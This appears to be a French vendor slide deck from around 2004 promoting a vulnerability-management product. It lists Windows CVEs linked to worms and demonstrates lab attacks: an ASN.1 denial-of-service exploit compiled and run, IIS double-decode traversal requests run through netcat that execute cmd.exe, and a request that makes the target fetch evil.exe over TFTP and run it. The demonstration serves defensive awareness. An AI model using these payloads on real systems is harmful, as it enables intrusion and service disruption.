

Criston Software

Reliable Convergence™

Administration système

Gestion des vulnérabilités

Gestion des correctifs

CRISTON
Secure Desktop Management

A propos de Criston...

- Editeur français fondé en 1997
- Administration et sécurisation des postes
- France (R&D Sophia-Antipolis et Paris)
- 50% CA à l'international
- IBM, 1er partenaire « Autonomic Computing » en Europe
- Membre Fondateur de l'Association Française des Editeurs de Solutions de Sécurité (AEFS) en Novembre 2004
- Acquisition Intranode (Management des vulnérabilités) en Mai 2005

Une solution complète



Technologies

- Sans agent (Découverte réseau)



Inventaire des vulnérabilités
Rapports d'audit



Découverte réseau
Documentation
Gestion du changement

- A base d'agents (Inventaire, gestion des configurations)



Inventaire
Télé-distribution
Administration à distance
Supervision



Recherche des patches
Inventaire des patches
Déploiement de patches



More to come...


VULNERABILITY MANAGER

VM | VULNERABILITY
MANAGEMENT



95% des incidents (virus...) exploitent des vulnérabilités connues pour lesquelles des solutions étaient disponibles

Microsoft Microsoft SQL Server boundary error / state error



85 IRF

Service Type: MsSQL

System Category: Windows (2000), Windows (XP)

Publication Date: 24/07/02

Age: >>>>>>

Exploit Ease Level: >>>>>>

ID: 3131


CVE ID: CAN-2002-0650

CERT ID: CA-2003-04

Vendor ID: -

SLAMMER
Publiée en juillet 2002
Exploitée en janvier 2003

Microsoft Rpc boundary error



100 IRF

Service Type: DCE-RPC

System Category: Windows (NT), Windows (2000), Windows (XP)

Publication Date: 16/07/03

Age: >>>>>>>>

Exploit Ease Level: >>>>>>>>

ID: 4477

CVE ID: CAN-2003-0352

CERT ID: CA-2003-16

Vendor ID: MS03-026

BLASTER / SOBIG
Publiée en juillet 2003
Exploitée en août 2003

Microsoft LSASS Service Remote Buffer Overflow



100 IRF

Service Type: DCE-RPC

System Category: Windows (NT), Windows (2000), Windows (XP)

Publication Date: 13/04/04

Age: >>>>>>>>

Exploit Ease Level: >>>>>>>>

ID: 7182


CVE ID: CAN-2003-0533

CERT ID: -

Vendor ID: MS04-011

SASSER
Publiée le 13/04/2004
Exploitée le 01/05/2004

Microsoft ASN.1 Library Double-Free Memory Allocation Remote Code Execution



96 IRF

Service Type: SSL

System Category: Windows (Any)

Publication Date: 13/04/04

Age: >>>>>>>>

Exploit Ease Level: >>>>>>>>

ID: 7185

CVE ID: CAN-2004-0123

CERT ID: -

Microsoft ASN.1 Library Remote Heap Overflows



100 IRF

Service Type: Unidentified protocol

System Category: Windows (Any)

Publication Date: 2004-02-10

Age: >>>>>>>>

Exploit Ease Level: >>>>>>>>

ID: 6381

CVE ID: CAN-2003-0818

CERT ID: -

Vendor ID: MS04-007

Microsoft ASN.1
Publiées en février et avril 2004

...

Choix d'une vulnérabilité critique

criston VM

Détail de la machine

Propriétés sur la machine

Nom	192.168.4.197
Adresse	test
VM Remote Explorer	Explorer Paris
Environnement	demo

Toutes les vulnérabilités

IRFU	Vulnérabilité / information	IRF	Apparue le	Type	Port	Transp	Service
	Microsoft Workstation Service (wkssvc.dll)	100	04/03/04	⚠	139/tcp	🔒	Windows_2000_LAN_Manager
	Microsoft ASN.1 Library Remote Heap Overflows	100	04/03/04	⚠		🔒	
	Microsoft multiple Web servers extended unicode	100	26/01/04	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft multiple Web servers escaped	100	21/10/03	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft multiple Web servers double decode	100	26/01/04	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft Microsoft Internet Information Server	100	04/03/04	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft Index Server ISAPI extensions buffer	100	04/03/04	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft FrontPage Server Extensions Remote	100	04/03/04	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft SQL Server blank password valid	100	10/03/04	⚠	1433/tcp	🔒	Microsoft_SQL_Server_2000
	Microsoft Rpc boundary error	100	07/10/03	⚠	135/tcp	🔒	DCE_PortMapper
	Microsoft Rpc boundary error	100	07/10/03	⚠	135/udp	🔒	DCE_PortMapper
	Microsoft Windows RPCSS DCOM Activation	99	07/10/03	⚠	135/udp	🔒	DCE_PortMapper
	Microsoft Windows RPCSS DCOM Activation	99	07/10/03	⚠	135/tcp	🔒	DCE_PortMapper
	Microsoft Microsoft SQL Server boundary error /	85	08/10/03	⚠	1434/ud	🔒	Microsoft_SQL_Info_Server_200
	Microsoft IIS Web server in-process table	79	08/10/03	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft Internet Information Server (IIS) Web	79	27/10/03	⚠	80/tcp	🔒	Microsoft_Internet_Information
	Microsoft SQL Server access control error	75	07/10/03	⚠	1433/tcp	🔒	Microsoft_SQL_Server_2000

Microsoft
ASN.1



Détail de la faille ASN.1

criston VM

Détail de la machine


Propriétés de la machine

Nom	192.168.4.197
Adresse	test
VM Remote Explorer	Explorer Paris
Environnement	demo

Description de la vulnérabilité

Etat de la vulnérabilité	Vulnérabilité déjà présente
Apparue le	04/03/2004
Type	Vulnérabilité identifiée
Port	-
Transport	Pas de sécurisation
Service	-
Virtual host	

Microsoft ASN.1 Library Remote Heap Overflows



100 IRF

Service Type: Unknown protocol

Exploit Ease Level: >>>>

Age: >>>>>>

System Category: Windows (Any)

Publication Date: 10/02/04

ID : 6381

CVE ID: CAN-2003-0818

CERT ID: -


Vendor ID: **MS04-007**

Description

Several vulnerabilities were reported in Microsoft's ASN.1 library implementation. A remote user can execute arbitrary code with SYSTEM level privileges by exploiting any of a wide variety of services on the target system.

Référence Microsoft

Recherche d'un exploit ASN.1



Recherche Google: MS04-007 exploit - Microsoft Internet Explorer

Fichier Edition Affichage Favoris Outils ?

← Précédente → Recherche Favoris

Adresse <http://www.google.fr/search?hl=fr&ie=UTF-8&oe=UTF-8&q=MS04-007+exploit&btnG=Recherche+Google&meta=>

Google Recherche avancée Préférences Outils linguistiques Conseils de recherche

MS04-007 exploit Recherche Google

Rechercher dans : Web Pages francophones Pages : France

Web Images Groupes Répertoire Actualités

Google a recherché **MS04-007 exploit** sur le Web. 1 - 10 résultats, sur un total d'environ 3,120. Recherche effectuée en 0.45 s


K-OTik : MS04-007 Exploit LSASS.EXE Remote Integer Overflow ASN.1 ... - [Traduire cette page]
Microsoft Windows ASN.1 Remote DoS **Exploit (MS04-007)**. /* * **MS04-007 Exploit** LSASS.EXE
Win2k Pro Remote Denial-of-Service ** Copyright (C) 2004 Christophe ...
www.k-otik.com/exploits/02.14.MS04-007-dos.c.php - 27k - 11 mar 2004 - [En cache](#) - [Pages similaires](#)

Internet Storm Center - [Traduire cette page]
... **MS04-007 Exploit** released. Happy Valentines Day! A DOS **exploit** has been made available
using the ASN.1 bug (**MS04-007**). This **exploit** uses port 445, 139 or 135. ...
isc.incidents.org/diary.html?date=2004-02-14 - 13k - 11 mar 2004 - [En cache](#) - [Pages similaires](#)

Internet Storm Center - [Traduire cette page]
... Sat 14-Feb, **MS04-007 Exploit** released (Mike Poor). Fri 13-Feb, Windows
Source Code; How to Detect ASN.1 Exploits (Marcus H. Sachs). ...
isc.incidents.org/alldiaries.html?month=2&year=2004 - 8k - 11 mar 2004 - [En cache](#) - [Pages similaires](#)
[[Autres résultats, domaine isc.incidents.org](#)]

MS04-007 Exploit released - [Traduire cette page]
... Sunday 15 February 2004. **MS04-007 Exploit** released. The Internet Storm Center
reports that there are now exploits for the **MS04-007**: ASN.1 Vulnerability. ...
www.kayodeok.co.uk/weblog/200402/15/ms04_007_exploit.html - 3k - 11 mar 2004 - [En cache](#) - [Pages similaires](#)

Recherche d'un exploit ASN.1



The screenshot shows a Microsoft Internet Explorer browser window. The title bar reads "K-OTik : MS04-007 Exploit LSASS.EXE Remote Integer Overflow ASN.1 Windows - Microsoft Internet Explorer". The address bar contains the URL "http://www.k-otik.com/exploits/02.14.MS04-007-dos.c.php". The main content area displays the following text:

```
Microsoft Windows ASN.1 Remote DoS Exploit (MS04-007)

/*
 * MS04-007 Exploit LSASS.EXE Win2k Pro Remote Denial-of-Service
 *
 * Copyright (C) 2004 Christophe Devine
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
 */

/*
 * > MS04-007-dos.exe 10.0.0.1 445
 * connect failed
 *
 * > nbtstat -A 10.0.0.1
 * [..]
 * SERVER3 <20> UNIQUE Registered
 * [..]
 * > MS04-007-dos.exe 10.0.0.1 139 SERVER3
 * > MS04-007-dos.exe 10.0.0.1 139 SERVER3
 * >
 *
 * if the exploit works, LSASS gets killed,
 * and after 1mn the server reboots.
 */

##define WIN32
```

Exploitation ASN.1 par le port 139

Ping de la cible

Cible « up »

Compilation exploit

Lancement exploit

Ping de la cible


OK, Cible « down » !!

```
MGT - [ 9-tbe@donjon:~ ]
File New Term Edit Settings Help
1-ns 2-ldb 3-utm 4-run 5-Shell 6-compile 7-Shell 8-Shell 9-Duss
[tbe@donjon tbe]$ ping 192.168.4.197
PING 192.168.4.197 (192.168.4.197) from 192.168.4.47 : 56(84) bytes of data.
64 bytes from 192.168.4.197: icmp_seq=0 ttl=128 time=4,540 msec
Warning: time of day goes back, taking countermeasures.
64 bytes from 192.168.4.197: icmp_seq=1 ttl=128 time=992 usec
64 bytes from 192.168.4.197: icmp_seq=2 ttl=128 time=1,237 msec
64 bytes from 192.168.4.197: icmp_seq=3 ttl=128 time=976 usec

--- 192.168.4.197 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0,976/1,936/4,540/1,507 ms
[tbe@donjon tbe]$
[tbe@donjon tbe]$
[tbe@donjon tbe]$ gcc dos-asn1.c
[tbe@donjon tbe]$
[tbe@donjon tbe]$ ./a.out
usage: ./a.out <target hostname> <port> [netbios name]
[tbe@donjon tbe]$
[tbe@donjon tbe]$ ./a.out 192.168.4.197 139 VIRGIN
[tbe@donjon tbe]$
[tbe@donjon tbe]$
[tbe@donjon tbe]$
[tbe@donjon tbe]$ ping 192.168.4.197
PING 192.168.4.197 (192.168.4.197) from 192.168.4.47 : 56(84) bytes of data.

--- 192.168.4.197 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
[tbe@donjon tbe]$
```

Effet sur la cible...



Risque inacceptable pour l'entreprise !

Choix d'une vulnérabilité critique (IRF™ = 100)



Propriétés sur la machine

Nom	192.168.4.197
Adresse	test
VM Remote Explorer	Explorer Paris
Environnement	demo

Toutes les vulnérabilités

NEW	Vulnérabilité / information	IRF	Apparue le	Type	Port	Transp	Service
	Microsoft Microsoft Internet Information Server	100	04/03/04		80/tcp		Microsoft_Internet_Information_
	Microsoft Index Server ISAPI extensions buffer	100	04/03/04		80/tcp		Microsoft_Internet_Information_
	Microsoft FrontPage Server Extensions Remote	100	04/03/04		80/tcp		Microsoft_Internet_Information_
	Microsoft multiple Web servers extended unicode	100	26/01/04		80/tcp		Microsoft_Internet_Information_
	Microsoft multiple Web servers escaped	100	21/10/03		80/tcp		Microsoft_Internet_Information_
	Microsoft multiple Web servers double decode	100	26/01/04		80/tcp		Microsoft_Internet_Information_
	Microsoft IIS Web server in-process table	79	08/10/03		80/tcp		Microsoft_Internet_Information_
	Microsoft Internet Information Server (IIS) Web	79	27/10/03		80/tcp		Microsoft_Internet_Information_
	Microsoft Internet Information Server (IIS) Web	75	08/10/03		80/tcp		Microsoft_Internet_Information_

Exécution d'un « DIR » à partir du port 80 grâce à la faille "IIS Double decode"

Exécution de la commande « dir »



Ok, ça marche !

Liste des répertoires



```
MGT - [ 9-tbe@donjon:~/cvswork/as/scanner/veille ]
File New Term Edit Settings Help
1-ns 2-ldb 3-utm 4-run 5-Shell 6-compil 7-Shell 8-Shell 9-Duss
[tbe@donjon veille]* nc 192.168.4.197 80
GET /scripts/./%252e/./%252e/./%252e/./%252e/winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 11 Mar 2004 16:10:38 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is F069-6823

Directory of c:\
03/11/2004 04:55p <DIR> a06eabbfdd1ced14d1a2b475a4c
10/30/2003 04:28p <DIR> Documents and Settings
10/31/2003 11:53a <DIR> Inetpub
03/10/2004 05:57p <DIR> Program Files
03/11/2004 04:46p <DIR> WINNT
0 File(s) 0 bytes
5 Dir(s) 2,854,699,008 bytes free
[tbe@donjon veille]*
```

Chargement d'un programme sur la cible à partir du port 80

Chargement d'un exécutable sur la cible



Exécution d'un "Dir" sur la cible



Le programme a bien été chargé sur la cible



```
MGT - [ 9-tbe@donjon:~ ]
File New Term Edit Settings Help
1-ns 2-ldb 3-utm 4-run 5-Shell 6-compile 7-Shell 8-Shell 9-Duss
[tbe@donjon tbe]# echo -ne "GET /scripts/,%252e/,%252e/,%252e/,%252e/winnt/system32/cmd.exe?/c+TFTP+192.168.4.116+GET+evil.exe HTTP/1.0\r\n\r\n" | nc 172.16.25.1 80
HTTP/1.1 502 Erreur de passerelle
Server: Microsoft-IIS/5.0
Date: Tue, 16 Mar 2004 08:28:02 GMT
Content-Length: 225
Content-Type: text/html


<head><title>Erreur dans l'application CGI</title></head>
<body><h1>Erreur CGI</h1>L'application CGI spécifiée a mal fonctionné en ne renvoyant pas de jeu complet d'en-têtes HTTP. Les en-têtes renvoyés sont :<p><p><pre></pre>[tbe@donjon tbe]#
[tbe@donjon tbe]# echo -ne "GET /scripts/,%252e/,%252e/,%252e/,%252e/winnt/system32/cmd.exe?/c+dir+c: HTTP/1.0\r\n\r\n" | nc 172.16.25.1 80
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 16 Mar 2004 08:28:16 GMT
Content-Type: application/octet-stream
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 4CD1-29DF

Répertoire de C:\inetpub\scripts
16/03/2004 09:28 <DIR> .
16/03/2004 09:28 <DIR> ..
16/03/2004 09:28 26 982 evil.exe
1 fichier(s) 26 982 octets
2 Rép(s) 3 209 252 864 octets libres


[tbe@donjon tbe]#
[tbe@donjon tbe]#
[tbe@donjon tbe]# echo -ne "GET /scripts/,%252e/,%252e/,%252e/,%252e/winnt/system32/cmd.exe?/c+c:\\inetpub\\scripts\\evil.exe HTTP/1.0\r\n\r\n" | nc 172.16.25.1 80
```

Prise de contrôle de la machine malgré le FW !

Quelques chiffres...



2004: 3784 nouvelles vulnérabilités
(70 vulnérabilités/semaine)



Windows 2003 : Plus de 50 Millions
de lignes de code

*« System Downtime Caused by Software Vulnerabilities will Triple by 2008
for Firms that Don't Take Proactive Security Steps »*

Gartner Inc

